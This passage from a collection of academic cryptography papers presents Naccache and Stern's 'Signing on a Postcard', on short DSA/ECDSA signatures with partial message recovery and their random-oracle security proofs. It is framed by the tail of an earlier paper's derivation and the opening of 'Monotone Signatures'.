for $i = 1, 2$ and compute directly:

$$x' = \frac{\text{SHA}(m_j|b_1)s_{j,2} - \text{SHA}(m_j|b_2)s_{j,1}}{\lambda_j(s_{j,1} - s_{j2})} \bmod q$$

which satisfies $g^{x'} = y \bmod p$ and breaks DSA.

This is proved by dividing formula 1 for $i = 1$ by formula 1 for $i = 2$, extracting γ from the resulting equality and replacing it back in formula 1 for $i = 1$ which becomes $g^{x'} = y \bmod p$.

Signing on a Postcard

[Y. Frankel, Ed., *Financial Cryptography 2000*, vol. 1962 of *Lecture Notes in Computer Science*, pp. 121–135, Springer-Verlag, 2001.]

David Naccache[1] and Jacques Stern[2]

[1] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
david.naccache@gemplus.com
[2] École Normale Supérieure
45 rue d'Ulm, 75005 Paris, France
jacques.stern@ens.fr

Abstract. We investigate the problem of signing short messages using a scheme that minimizes the total length of the original message and the appended signature. This line of research was motivated by several postal services interested by stamping machines capable of producing digital signatures. Although several message recovery schemes exist, their security is questionable. This paper proposes variants of DSA and ECDSA allowing partial recovery: the signature is appended to a truncated message and the discarded bytes are recovered by the verification algorithm. Still, the signature authenticates the whole message. Our scheme has some form of provable security, based on the random oracle model. Using further optimizations we can lower the scheme's overhead to 26 bytes for a 2^{-80} security level, compared to forty bytes for DSA or ECDSA and 128 bytes 1024-bit RSA.

1 Introduction

Twenty years or so after the discovery of public key cryptography and digital signatures, the world appears ready for their large-scale deployment. Several signature schemes have been designed by the research community, either based on the celebrated RSA algorithm or on the discrete logarithm problem modulo a prime or over an elliptic curve. Standards have been crafted. Security proofs, notably using the so-called *random oracle model* have been proposed. Surprisingly, there still remain specific needs that appear in relation with some trading *scenarii* and which are not properly served by the current technology.

In some situations, it is desirable to use very short signatures; more accurately, one wishes to minimize the total length of the original message and the appended signature. In some respect, this is very similar to the problem one faces while trying to sign on a postcard without sacrificing too much of the (already limited) space available for the text. This analogy is not fortuitous: the motivation for short signatures has arisen from the needs of various postal services, which are currently investigating the possibility of integrating digital signatures into stamping machines. The space limitation here comes from the combined abilities of low-cost barcode printing machines and optical readers. Every byte one can save is of importance and the overhead of 128 bytes, implied by standard RSA signatures is not always acceptable. Even the forty byte overhead associated with DSA is hard to cope with using traditional (1-D) barcode technology.

1.1 1-D Barcodes

Barcodes are alternating patterns of light and dark that encode specific information chunks. When scanned, barcodes can be converted back into the original string of text. Most barcodes consist of patterns of rectangles although some of the newer standards use other shapes. Barcodes can be scanned on the fly with little or no error under less than ideal conditions (*e.g.* folded or damaged postage items). The scanners that read barcodes emit a laser beam of a specific frequency that works by distinguishing the edges within a symbol allowing them to be scanned omnidirectionally. Each symbology (type of barcode) has unique start and stop bars (or some other unique pattern) that allows the scanner to discriminate between symbologies without human intervention. Most systems sacrifice one or more CRC digits to insure accuracy when scanned. Typical barcodes (such as Postnet, UPC, EAN, JAN, Bookland, ISSN or Code 39) have a capacity of a few bytes, normally up to thirty characters. A typical 1-D barcode is shown in figure 1.




Figure 1 : 1-D barcode.




Figure 2 : 2-D barcode.

Amongst the extensive bibliography about the 1-D barcodes available on-line, we particularly recommend [3]'s FAQ.

1.2 2-D Barcodes

More sophisticated standards exist. These are based on two dimensional symbologies. Ordinary barcode is vertically redundant, meaning that the same information is repeated vertically. The heights of the bars can thus be truncated without any information loss. However, the vertical redundancy allows a symbol with printing defects, such as spots or voids to still be read. The higher the bars are, bigger is the probability that at least one path (horizontal section along the barcode) is still readable. A two dimensional (2-D) code stores information along the height as well as the length of the symbol (in fact, all human alphabets are 2-D codes). Since both dimensions contain information, at least some of the vertical redundancy is lost and error-correction techniques must be used to prevent misreads and produce acceptable read rates.

2-D code systems (for instance the PDF417 standard shown in figure 2) have become more feasible with the increased use of moving beam laser scanners and CCD (charge coupled device) scanners. The 2-D symbol can be read with hand held moving beam scanners by sweeping the horizontal beam down the symbol.

Initially, 2-D symbologies were first applied to unit-dose packages in the healthcare industry. These packages were small and had little room to place a barcode. The electronics industry also showed an early interest in very high density barcodes and 2-D symbologies since free space on electronics assemblies was scarce.

There are well over twenty different 2-D symbologies available today. Some look like multiple lines of barcodes stacked on top of each other and others resemble a honeycomb like-matrix. The reader can get a better idea of this diversity by consulting [2]. The capacity of 2-D codes varies typically between a few hundreds to a couple of thousands of bytes.

1.3 Internet Postage

More recently, the ability to encode a portable database has made 2-D symbologies attractive in postal applications: one example is storing name, address and demographic information on direct mail business reply cards. A good direct mail response is often less than two percent. If the return card is only coded with a serial number, the few replies must be checked against a very large database, perhaps millions of names. This can be quite expensive in computer time. If all the important information is printed in 2-D code at the time the mailing label is printed, there is very little additional cost, and a potential for great savings when the cards are returned. Similar savings can occur in field service applications where servicing data is stored in a 2-D symbol on equipment. The field engineer uses a portable reader to get the information rather than dialing up the home office's computer.




Figure 3 : Internet Postage.

In 1998, The United States Postal Service (USPS) introduced a new form of postage : Internet postage. Internet Postage is a combination of human-readable information and a 2-D barcode. To help the post office protect against fraud, the 2-D barcode contains information about the mail piece including the destination zip code, amount of postage applied, date and time the envelope was posted and a digital signature so that the post office can validate the authenticity of the postage.

Several companies are certified to distribute Internet postage (*e.g.* Stamps.com, Pitney Bowes *etc.*) and in practice, such operators run postage servers that communicate with the USPS. When customers log on such a server, they can print Internet postage directly onto envelopes and labels (stickers) using an ordinary laser or inkjet printer. A typical final result is shown in figure 3.

1.4 Short Signatures

Although message recovery techniques seem to solve the signature size problem, they still suffer from several drawbacks. Firstly, they usually deal with messages of fixed length and it is unclear how to extend them when the message exceeds some given size. For example, the Nyberg-Rueppel scheme described in [8] applied to "redundant" messages of twenty bytes. This presumably means ten bytes for the message and ten for the redundancy but what if the message happens to be fourteen bytes long? Secondly, their security is not well understood. This is even an understatement: recently, a flaw has been found in the ISO/IEC 9796-1/2 standards (see [7, 6]). While completing this paper, we have been informed that Abe and Okamoto had independently investigated the matter and proposed a message recovery scheme proven secure in the random oracle model (see [1]). Still, they do not address the format question.

In this paper, we propose variants of DSA and ECDSA allowing partial recovery. The signature is appended to a truncated message and the discarded bytes are recovered by the verification algorithm. Still, the signature (which somewhat behaves as an error-correcting code) authenticates the whole message. Furthermore, we offer some form of proof for our scheme, based on the random oracle model. More accurately, the proof applies to a version of the scheme that slightly departs from the DSA/ECDSA design. Should closer compatibility with the standard be desired, one has to go over to a weaker security model (namely the so-called *generic* model). Still, this model gives strong evidence that the scheme's design is indeed sound.

Our scheme allows to recover ten bytes of the message with a security level 2^{-80}. This reduces the overhead of DSA/ECDSA signatures to thirty bytes. Further optimizations lower this figure to 26 bytes while keeping the same security level. They use several tricks such as transmitting additional bytes of the message as a subliminal part of the signature or slightly truncating the signature. This is traded-off against heavy (but still perfectly acceptable) preprocessing during signature generation and a slight increase of the verification time.

This paper focuses on signatures, not on certificates. We are perfectly aware that many trading *scenarii* will require appending a certificate to the signature and that the resulting overhead should be considered. For this reason, the size of the public key matters and the choice of elliptic curve signatures has been advocated in this context. Accordingly, we have chosen to describe our results in the elliptic curve setting. However, it is only the shorter length of the public key that makes EC signatures more attractive in terms of size. If the public key is known to the verifier, then, ordinary DL signatures such as DSA are strictly equivalent (as far as size is concerned) to their EC analogs. In particular all our techniques go through, *mutatis mutandis*, when ordinary DL signatures are considered and the same optimizations in size that we suggest for EC signatures will equally apply to DL ones.

We close this introduction by briefly describing the organization of the paper: we first review the random oracle model and explain what kind of security it may provide; then, we introduce our partial recovery scheme and assess its soundness. Finally, we describe two possible optimizations and evaluate their cost in terms of memory requirement and computing time.

2 The Random Oracle Model

2.1 The Basic Paradigm

The random oracle paradigm was introduced by Bellare and Rogaway in [4] as a practical tool to check the validity of cryptographic designs. It has been used successfully by Bellare and Rogaway ([5]) in connection with RSA signatures and by Pointcheval and Stern ([13]) to prove the security of El Gamal signatures. The model replaces hash functions by truly random objects and provides probabilistic security proofs for the resulting schemes, showing that attacks against these can be turned into efficient solutions of well-known mathematical problems such as factoring, the discrete logarithm problem or the ECDL problem.

Although the random oracle model is both efficient and useful, it has received a lot of criticism. It is absolutely true that proofs in the random oracle model are not proofs: they are simply a design validation methodology capable of spotting defective or erroneous designs when they fail. Besides, we will freely use the random oracle model in the context of DSA-like signatures. As is known, DSA uses for the generation of each signature a randomly chosen one-time key-pair $\{u, v\}$, with $v = g^u \bmod p$ (with standard notations) and derives a part of the signature c by considering v as an integer and reducing it modulo r. Similarly, ECDSA generates a random one-time key-pair $\{u, V\}$ (where V is a point on the elliptic curve defined by $V = u.G$), encodes V as an integer i and computes $c = i \bmod r$, where r is the order of G. As usual, the curve and the base point G are elements of the key. To provide proofs or spot design errors, we will replace the function $v \longrightarrow c$, and similarly the function $V \longrightarrow c$ by a random function R with range $[0, r-1[$. Practically, this can be achieved by hashing the encoding of v or V using a standard hash function such as SHA-1 [11]. Still, we do not necessarily suggest to hash the encoding. Of course this can be criticized in an even stronger way than the original paradigm underlying the random oracle model. For example, in DSA, we know that if v_1, v_2 are given, and if c_1, c_2 are their corresponding outputs, then $v_1 + v_2 \bmod p$ is exactly $(v_1 \bmod p) + (v_2 \bmod p)$ or $(v_1 \bmod p) + (v_2 \bmod p) - p$ and therefore produces either the output $c_1 + c_2$ or $c_1 + c_2 - 1$ since r divides $p - 1$. Thus, the function $v \longrightarrow c$ is by no means random. Still, we note that it *seems* very difficult to control the value of v since it is produced by exponentiation and, accordingly, it is very difficult to distinguish c from an output drawn by a random function R. For this reason, we believe that random oracle proofs are still significant. In the next paragraph we give further arguments in support of the random oracle model by relating our approach to the so-called *generic algorithms* used by Shoup ([14]).

2.2 A Note on Generic Algorithms

A *generic algorithm* is an algorithm that uses a group structure but can only handle the group elements by either calling arguments passed to the algorithm or by applying the group operations to previously accessed elements. The concept has been introduced by Nechaev ([10]) and has been successfully applied by Shoup ([14]) to the discrete logarithm problem and the Diffie-Hellman problem. Basically, it rules out techniques that would take advantage of the actual representation of the group elements. Typically, methods such as the Index-calculus, which try to factor elements of the group into small prime factors do not fall under the scope of generic algorithms. Similarly, any method that would process in any way the coordinates of an elliptic curve point would be beyond reach of generic algorithms. The interesting point is that no such method is known.

The concept of a generic algorithm is not easy to explain and we give our own definition, which is inspired by [14] while not being exactly similar. Any group element V receives a name $\hat{V}$. The mapping that assigns a name to an element is random and the algorithm can only access group elements by invoking their names. To compute $V + V'$ (or $V - V'$), the algorithm submits $\hat{V}$ and $\hat{V'}$ to a random oracle that returns a name for $V + V'$ (or $V - V'$). In such a model, the only way to compute an analog of the various functions $R(V)$ introduced in the previous section, is to use the random name $\hat{V}$. In other words, by considering that $R(V)$ is a random function, we are simply working in the generic model using $R(V)$ in place of $\hat{V}$. In essence, the mechanism is similar to the manipulation of data (V ,V') using pointers ($\hat{V}$,$\hat{V'}$) and functions (+,−).

3 The Partial Recovery Scheme

3.1 Nyberg-Rueppel signatures

We say that a signature scheme allows *message recovery* if the message m is a deterministic function of the signature. Such signatures make it possible to avoid sending the message together with the signature. However, one should be very careful since such schemes are inherently subject to forgeries. In other words, some redundancy should be added to the message.

A DSA-like signature with message recovery has been considered by Nyberg and Rueppel ([12], hereafter NR) and an ECDSA variant of this scheme, included in [8], is described in figure 4.

In the above, f is a *message with appendix*. It simply means that it has an adequate redundancy. The encoding mentioned in step 3 of figure 4 is defined in the standard. Its particular format is not important to us. Applying a hash function to this encoding consists of replacing step 3 by: “3. encode-and-hash V as an integer i”.

Modified that way, the scheme can be proven secure in the random oracle model, with arguments very close to those used in the sequel. We will not undertake this task as we feel that NR signatures are not flexible enough for our purposes. Assuming that f consists of ten message bytes and ten redundancy bytes, NR is perfectly suitable for messages shorter than ten bytes but leaves unanswered the question of dealing with messages of, say, fifteen bytes.

```
Signature
    1. generate a random key-pair $\{u, V\}$
    2. form $f$ from $m$ by adding the proper redundancy
    3. encode $V$ as an integer $i$
    4. $c \leftarrow i + f \bmod r$
    5. if $c = 0$ go to step 1
    6. $d \leftarrow u - sc \bmod r$
    7. output the pair $\{c, d\}$ as the signature
Verification
    1. input a signature $\{c, d\}$
    2. if $c \notin [1, r-1]$ or $d \notin [1, r-1]$, output invalid and stop
    3. $P \leftarrow d.G + c.W$
    4. if $P = \mathcal{O}$, output invalid and stop
    5. encode $P$ as an integer $i$
    6. $f \leftarrow c - i \bmod r$
    7. if the redundancy of $f$ is incorrect output invalid and stop
    8. output valid and the underlying message $m$
```

Figure 4 : Nyberg-Rueppel signatures (outline).

3.2 An ECDSA Variant with Partial Recovery

There are numerous ways to modify the NR design in order to achieve *partial message recovery*. In this section, we propose a possible choice that is as close as possible to the original ECDSA. A similar construction, that we omit, applies to the regular DSA.

Our proposal allows to sign a message $m = m_1 || m_2$, where $||$ denotes concatenation and to only transmit m_2 together with the signature. The partial message recovery concept is, of course, not new; the RSA-oriented ISO 9796-2 standard [9] specifies explicitly two recovery modes (total and partial) but to the best of our knowledge, this notion was never extended to the DLP context. We propose to sign m, using the algorithm described in figure 5 where H denotes any standard hash function such as SHA-1.

Note that we do not necessarily advocate our encode-and-hash paradigm. Replacing *encode-and-hash* by *encode* in the above yields a scheme that is more closely modeled after ECDSA. Still, even if it remains significant, the security proof has a weaker status as explained in section 2.

3.3 Security Proof

We use the random oracle model to provide evidence in favor of the security of the new scheme. We will thus assume that the function $R(V)$ which encodes the point V as an integer i and computes $i \bmod r$ is random. Finally, we will assume that the probability ϵ that a random element f of $[0, r-1]$ has the expected redundancy is very small. Basically, we want to show that an adversary who can forge a message/signature pair with probability

```
Signature
        1. generate a random key pair $\{u, V\}$
        2. form $f_1$ from $m_1$ by adding the proper redundancy
        3. encode-and-hash $V$ as an integer $i$
        4. $c \leftarrow i + f_1 \bmod r$
        5. if $c = 0$ go to step 1
        6. $f_2 \leftarrow H(m_2)$, $d \leftarrow u^{-1}(f_2 + sc) \bmod r$
        7. if $d = 0$ go to step 1
        8. output the pair $\{c, d\}$ as the signature
Verification
        1. input a signature $\{c, d\}$ and a partial message $m_2$
        2. if $c \notin [1, r-1]$ or $d \notin [1, r-1]$, output invalid and stop
        3. $f_2 \leftarrow H(m_2)$, $h \leftarrow d^{-1} \bmod r$, $h_1 \leftarrow f_2 h \bmod r$
        4. $h_2 \leftarrow ch \bmod r$, $P \leftarrow h_1.G + h_2.W$
        5. if $P = \mathcal{O}$ output invalid and stop
        6. encode-and-hash $P$ as an integer $i$
        7. $f_1 \leftarrow c - i \bmod r$
        8. if the redundancy of $f_1$ is incorrect output invalid and stop
        9. output valid and the underlying message $m_1$
```

Figure 5 : Partial recovery signatures (outline).

$\epsilon + \alpha$ significantly above ϵ can be used to solve the ECDL problem with non-negligible probability. This is along the lines of [13]. However, we will not be careful about the security estimates for we only wish to support the correctness of our design.

Referring to the scheme described in figure 5, we let $\mathcal{A}$ be an attacker able to forge a pair consisting of a message $m = m_1||m_2$ and a signature $\{c, d\}$ with a success probability $\geq \epsilon + \alpha$. We consider the queries asked to the oracles as ordered lists and let j and k be the respective indices corresponding to the time when P and m_2 are respectively queried from the R-oracle and the H-oracle, during the computation of $\mathcal{A}$. If j or k does not exist, we set $j = \infty$ or $k = \infty$. Similarly, we let δ be the truth-value of the statement "P is queried before m_2", where the truth value is one if neither question is asked.

By standard arguments from [13], we see that there is a set of triples A such that:

i) A has probability $\geq \alpha/2$

ii) For any $\{j, k, \delta\}$ the conditional success probability of $\mathcal{A}$ when P is queried at j, H queried at k and the statement "P is queried before m_2" has value δ is $\geq \epsilon + \alpha/2$.

We first claim that no triple $\{j, k, \delta\}$ in A can have an infinite value. Assume that $j = \infty$. Checking the signature precisely corresponds to computing $i = R(P) \bmod r$ and verifying that $c - i \bmod r$ has the proper redundancy. Now, if R is controlled by a random oracle, and if P has not been queried during the computation performed by $\mathcal{A}$, then, $R(P)$ can be any value and the test will fail with probability $1 - \epsilon$. From this, we may infer that the conditional success probability corresponding to the triple cannot be $\geq \epsilon + \alpha/2$. We turn to the case $k = \infty$. If the value of H at m_2 has not been queried by $\mathcal{A}$ during its computation, then, it is only computed at the verification step and, again, with probability $\geq 1 - \epsilon$, the resulting value of P differs from values queried to the R-oracle.

We now apply the forking lemma from [13] by playing the attacker a first time and generating a replay attack as explained below. Note that, with probability $\geq \alpha/2$, the triple $\{j, k, \delta\}$ corresponding to the first execution belongs to A, in which case neither j nor k is infinite.

We now distinguish two cases depending on the value of δ :

• If $\delta = 0$, then m_2 is queried before P. We apply the forking technique at P and obtain, by a replay attack, another signature pair $m' = m'_1||m'_2$, $\{c', d'\}$. From the fact that both computations are similar until P is queried we infer that $m'_2 = m_2$ and that

$$P = h_1.G + h_2.W = h'_1.G + h'_2.W$$

Equivalently

$$(f_2 d^{-1}).G + (cd^{-1}).W = (f'_2 {d'}^{-1}).G + (c'{d'}^{-1}).W$$

From the first equality, we obtain $f_2 = f'_2$ and from the second

$$f_2(d' - d).G = (c'd - cd').W$$

This discloses the secret logarithm of W in base G unless $cd' - c'd$ vanishes, in which case $f_2(d - d')$ also vanishes. Observe that f_2 which has been queried from H is non zero with overwhelming probability. Thus, the secret key has been found, except if $d = d'$. Since d is non zero, this implies $c = c'$, which reads $i + f_1 = i' + f'_1$, where i and i' are the respective answers of the R-oracle to the P question. Due to the redundancy of f', this can only happen with probability $\leq \epsilon$. Since the conditional probability of success at $\{j, k, \delta\}$ is $\geq \epsilon + \alpha/2$, the replay discloses the discrete logarithm of the public key with probability $\geq \alpha/2$ (once we know that $\{j, k, \delta\}$ lies in A).

• If $\delta = 1$ we fork at the point where m_2 is queried. We obtain a second message-signature pair $m' = m'_1||m'_2$, $\{c', d'\}$ and, this time, we note that $i = i'$, since the answer of the R-oracle to the P query is similar and, again, that

$$P = h_1.G + h_2.W = h'_1.G + h'_2.W$$

We get

$$(f_2 d' - f'_2 d).G = (c'd - cd').W$$

From this, we can compute the discrete logarithm of W in base G unless $c'd - cd'$ and $f_2 d' - f'_2 d$ both vanish modulo r. To complete the security proof as above, we only have to see that this exceptional case can only happen with probability $\leq \epsilon$. Indeed, if it actually happens, we have

$$c'd = cd' \bmod r$$

$$f_2d' = f_2'd \bmod r$$

from which we get

$$f_2cd' = f_2c'd = f_2'cd \bmod r$$

and, since d is not zero

$$f_2c' = f_2'c \bmod r$$

which gives

$$f_2(f_1' + i) = f_2'(f_1 + i) \bmod r$$

and, finally, taking into account the fact that f_2, queried from R, is non zero with overwhelming probability

$$f_1' = f_2'f_2^{-1}(f_1 + i) - i \bmod r$$

Since f_2' is randomly chosen by the H-oracle, f_1' has the requested redundancy with probability $\leq \epsilon$. This completes the proof.

3.4 Adaptive Attacks

In the previous proof, we have considered the case of an attacker forging a message-signature pair from scratch. In more elaborate *scenarii* an attacker may adaptively request signatures corresponding to messages of his choice. In other words, the attacker, modeled as a machine, interacts with the legitimate signer by submitting messages that are computed according to its program.

We show how to modify the security proof that was just given to cover the adaptive case. We have to explain how to turn the attacker into a machine that discloses the logarithm of a given element W in base G. Basically, we wish to use the attacker in the same way and apply the forking technique. The main difficulty comes from the fact that we have to mimic the signer's action without knowing the secret key.

To simulate the signer when he has to output the signature of a message $m = m_1||m_2$, we pick the signature $\{c, d\}$ at random, query the H-oracle at m_2 and compute the point

$$V = (f_2d^{-1}).G + (cd^{-1}).W$$

with $f_2 = H(m_2)$. Next, we "force" the R-oracle to adopt c at its value at V. Since c has been chosen randomly, this does not produce any noticeable difference unless the same V is forced to two different values. It can be checked that this happens with negligible probability.

3.5 Practical Consequences

Thus, we have shown, in the random oracle model, that an attacker can be turned into an algorithm that solves the ECDL problem. This establishes the soundness of the new design, provided that the probability ϵ attached to the redundancy is small enough. From a practical standpoint, the only attack suggested by the above analysis consists in picking the signature $\{c, d\}$ at random, generating a message m_2, computing the hash value $f_2 = H(m_2)$ and applying the message recovery algorithm, hoping that the resulting value of f_1, computed at step 7 has the correct redundancy. This strategy succeeds with a probability $\leq \epsilon$. Note that we have not used any assumption on the format of the redundancy, which can simply consist of a requested number of fixed leading or trailing bytes. Since the security level required for signatures is about 2^{80}, we recommend to take $\epsilon \leq 2^{-80}$. When signing messages with ℓ bytes, $\ell \geq 10$, the new design allows to only append to the signature $\{c, d\}$ a part of the message m_2 which is $\ell - 10$ bytes long. The rest of the message m_1 is recovered by the verification algorithm.

4 Bandwidth Optimizations

We now investigate possible optimizations of our scheme that allow to save a few extra bytes. We use two different tricks:

1. transmitting additional message bytes as a subliminal part of the signature, by suitably choosing the random part during signature generation.
2. truncating the signature, leaving completion to be performed during the verification phase.

Of course, both suggestions increase the time complexity of the generation (in the first case) or verification (in the second case) phases. For this reason, we cannot expect to gain too many bytes per trick. Still, we show that it is quite reasonable to squeeze three bytes out of the first trick by using some form of preprocessing and one extra byte from the second.

There are many ways in which the above ideas can be applied; bytes of the message can be embedded into c, d or i. Similarly, either c or d can be truncated. We will only cover the case where i is used to convey subliminal information and d is truncated. The rest is left to the reader.

4.1 Packing Bytes Into i

Assume that one wishes to embed ℓ bytes of m in i, where ℓ is a small integer. For example, assume that we try to stuff these bytes into the trailing part of i. One would then repeat the first steps of the signature generation algorithm until a correct value of i appears, *i.e.* an i whose trailing bytes match the given ℓ bytes of the message. Clearly, this is possible only if ℓ is small and yields the scheme presented in figure 6 that allows to sign a message $m = m_1 || m_2$, where m_1 has $10 + \ell$ bytes and to only transmit m_2. The security proof of section 3.3 goes through, word for word, for the modified scheme.

Note that preprocessing appears very helpful here. Basically, one should store pairs $\{u, i\}$ and access these pairs by the value of $i \bmod 2^{8\ell}$. Signature generation might fail if the table's list of elements is empty at some ℓ byte location. Thus, it is important to keep a sufficiently large number τ of elements for each ℓ byte values and to refresh the table regularly.

```
Signature
    1. generate a random key pair $\{u, V\}$
    2. discard the $\ell$ trailing bits of $m_1$
    3. form $f_1$ from the result $m'_1$ by adding the proper redundancy
    4. encode-and-hash $V$ as an integer $i$
    5. $c \leftarrow i + f_1 \bmod r$
    6. if $c = 0$ or $i \neq m_1 \bmod 2^{8\ell}$ go to step 1
    7. $f_2 \leftarrow H(m_2)$, $d \leftarrow u^{-1}(f_2 + sc) \bmod r$
    8. if $d = 0$ go to step 1
    9. output the pair $\{c, d\}$ as the signature
Verification
    1. input a signature $\{c, d\}$ and a partial message $m_2$
    2. if $c \notin [1, r-1]$ or $d \notin [1, r-1]$, output invalid and stop
    3. $f_2 \leftarrow H(m_2)$, $h \leftarrow d^{-1} \bmod r$, $h_1 \leftarrow f_2 h \bmod r$
    4. $h_2 \leftarrow ch \bmod r$ , $P \leftarrow h_1.G + h_2.W$
    5. if $P = \mathcal{O}$, output invalid and stop
    6. encode-and-hash $P$ as an integer $i$
    7. $f_1 \leftarrow c - i \bmod r$
    8. if the redundancy of $f_1$ is incorrect output invalid and stop
    9. append to $m'_1$ the $\ell$ trailing bytes of $i$
    10. output valid and the underlying message $m_1$
```

Figure 6 : The Optimized Variant (Outline).

The size of the table is $\simeq 40\tau 2^{8\ell}$ bytes; $\ell = 3$ corresponds to 640τ Mbytes which is quite acceptable; $\ell = 4$ goes up to 160τ Gbytes, which appears too much. Note that ℓ is not necessarily an integer: bytes can be cut into nibbles and $\ell = 3.5$ could also be considered (10τ Gbytes).

4.2 Truncating *d*

We now turn to the second optimization suggested above. It consists in truncating k signature bytes. For example, one could omit the k trailing (or leading) bytes of c. This basically means issuing 2^{8k} candidate signatures. The correct signature is spotted at signature verification: only the correct choice is accepted by the verification algorithm.

It is easily seen that the security of the truncated signature is closely related to the security of the original scheme. An attacker able to forge a truncated signature will complete his forgery to an actual signature by using the verification algorithm. Thus, the only difference is the verifier's workload.

At first glance, it seems that, in order to check truncated signatures, the verifier will have to verify 2^{8k} signatures, which appears prohibitive even for $k = 1$. However, optimizations are possible since the various elliptic curve points that the verifier should compute are

$$P = h_1.G + h_2.W$$

where only $h_2 = cd^{-1} \bmod r$ depends on c. Let c_0 be the completion of the truncated value of c by zeros. Writing P as

$$P_j = h_1.G + c_0 d^{-1}.W + jd^{-1}.W$$

we see that the verification algorithm can be organized as follows:

1. $Z \leftarrow d^{-1}.W$
2. $P \leftarrow P_0 + c_0.Z$
3. while a correct signature has not been found $P \leftarrow P + Z$

Considering that c, d are 160 bit integers and that a standard double-and-add algorithm is used, one can estimate the number of elliptic curve operations needed to compute P_0 as close to 240. Z and P_0 can be simultaneously computed in about 320 additions by sharing the "double" part. Finally, step 3 is expected to require 128 extra additions. For $k = 1$, the overhead does not exceed the verification time of a regular signature.

There is a trick which slightly improves performances: instead of using the signature $\{c, d\}$, one can use $\{h_2, d\}$, with $h_2 = cd^{-1} \bmod h$. Truncating h_2 yields slightly better computational estimates.

5 Conclusion

We have shown how to minimize the overall length of an elliptic curve signature *i.e.* the sum of the lengths of the signature itself and of the message (or part of the message) that has to be sent together with the signature. Up to thirteen message bytes can be recovered in a secure way from a signature and an additional one-byte saving on the signature itself can be obtained.

The proposed schemes have been validated by a proof in the random oracle model and can therefore be considered sound. All our schemes have ordinary discrete logarithm analogs.

6 Acknowledgments

The authors are grateful to Jean-Sébastien Coron and David Pointcheval for their help and comments. We also thank Holly Fisher for figure 3. Stamps.com's Internet Postage system (`http://www.stamps.com`) is covered by Stamps.com Inc. copyright (1999). We underline that the image is only given for illustrative purposes and that this specific system does not implement the signature scheme proposed in this paper.

References

1. M. Abe and T. Okamoto, *A signature scheme with message recovery as secure as discrete logarrithms*, Proceedings of ASIACRYPT'99, LNCS, Springer-Verlag, to appear, 1999.
2. `http://www.adams1.com/pub/russadam/stack.html`
3. `http://www.azalea.com`
4. M. Bellare and P. Rogaway, *Random oracles are practical: a paradigm for designing efficient protocols*, Proceedings of the 1-st ACM conference on communications and computer security, pp. 62–73, 1993.
5. M. Bellare and P. Rogaway, *The exact security of digital signatures - How to sign with RSA and Rabin*, Proceedings of EUROCRYPT'96, LNCS 950, Springer-Verlag, pp. 399–416, 1996.
6. D. Coppersmith, S. Halevi and C. Jutla, ISO *9796-1 and the new forgery strategy.*, manuscript, July 28, 1999.
7. J.-S. Coron, D. Naccache and J.P. Stern, *On the security of RSA padding*, Proceedings of CRYPTO'99, LNCS 1666, Springer-Verlag, pp. 1–18, 1999.
8. IEEE P1363 Draft, *Standard specifications for public key cryptography*, 1998. `http://grouper.ieee.org/groups/1363/index.html`.
9. ISO/IEC 9796-2, *Information technology, Security techniques, Digital signature scheme giving message recovery, Part 2: Mechanisms using a hash-function*, 1997.
10. V.I. Nechaev, *Complexity of a determinate algorithm for the discrete logarithm*. Mathematical Notes, 55(2), pp. 165–172, 1994. Translated from *Matematicheskie Zametki* 55(2), pp. 91–101, 1994.
11. National Institute of Standards and Technology, *Secure hash standard*, FIPS publication 180-1, April 1994.
12. K. Nyberg and R. Rueppel, *A new signature scheme based on the DSA, giving message recovery*, Proceedings of the 1-st ACM conference on communications and computer security, pp. 58–61, 1993.
13. D. Pointcheval and J. Stern, *Security proofs for signature schemes*. Proceedings of EUROCRYPT'96, LNCS 950, Springer-Verlag, pp. 387–398, 1996.
14. V. Shoup, *Lower bounds for discrete logarithms and related problems*. Proceedings of EUROCRYPT'97, LNCS 1233, Springer-Verlag, pp. 256–266, 1997.

Monotone Signatures

[P.F. Syverson, Ed., *Financial Cryptography 2001*, vol. 2339 of *Lecture Notes in Computer Science*, pp. 305–318, Springer-Verlag, 2002.]

David Naccache[1], David Pointcheval[2], and Christophe Tymen[1]

[1] Gemplus Card International – 34, rue Guynemer
F-92447 Issy-les-Moulineaux cedex, France
{david.naccache,christophe.tymen}@gemplus.com

[2] École Normale Supérieure, 45 rue d'Ulm, F-75230 Paris cedex 5, France
david.pointcheval@ens.fr

Abstract. In many real-life situations, massive quantities of signatures have to be issued on cheap passive supports (*e.g.* paper-based) such as bank-notes, badges, ID cards, driving licenses or passports (hereafter IDs); while large-scale ID replacements are costly and prohibitive, one may reasonably assume that the updating of verification equipment (*e.g.* off-line border checkpoints or mobile patrol units) is exceptionally acceptable.

In such a context, an attacker using coercive means (*e.g.* kidnapping) can force the system authorities to reveal the infrastructure's secret signature keys and start issuing signatures that are indistinguishable from those issued by the authority.

The solution presented in this paper withstands such attacks up to a certain point: after the theft, the authority restricts the verification criteria (by an exceptional verification equipment update) in such a way that the genuine signatures issued before the attack become easily distinguishable from the fresher signatures issued by the attacker.

Needless to say, we assume that at any point in time the verification algorithm is entirely known to the attacker.

1 Introduction

In settings where passive (paper-based) bank notes, passports or ID cards are massively delivered to users, document security specialists (*e.g.* [22]) distinguish between two different threats:

- *duplication*, which consists in copying information from a genuine document into a new physical support (the copy). By analogy to the *double-spending problem* met in e-cash schemes and software copyright protection, it seems impossible to prevent duplication without relying on specific physical assumptions, simply because symbols are inherently copyable. This difficulty explains why duplication is mainly fought by optical means such as holograms, iridescent printing (different colors being displayed at different angles of observation), luminescent effects (the emission of radiation by an atom in the course of a transition from a higher to a lower state of energy, which is typically achieved by submitting the ID to ultraviolet excitation) or standard document security features such as planchettes, fibers and thread.

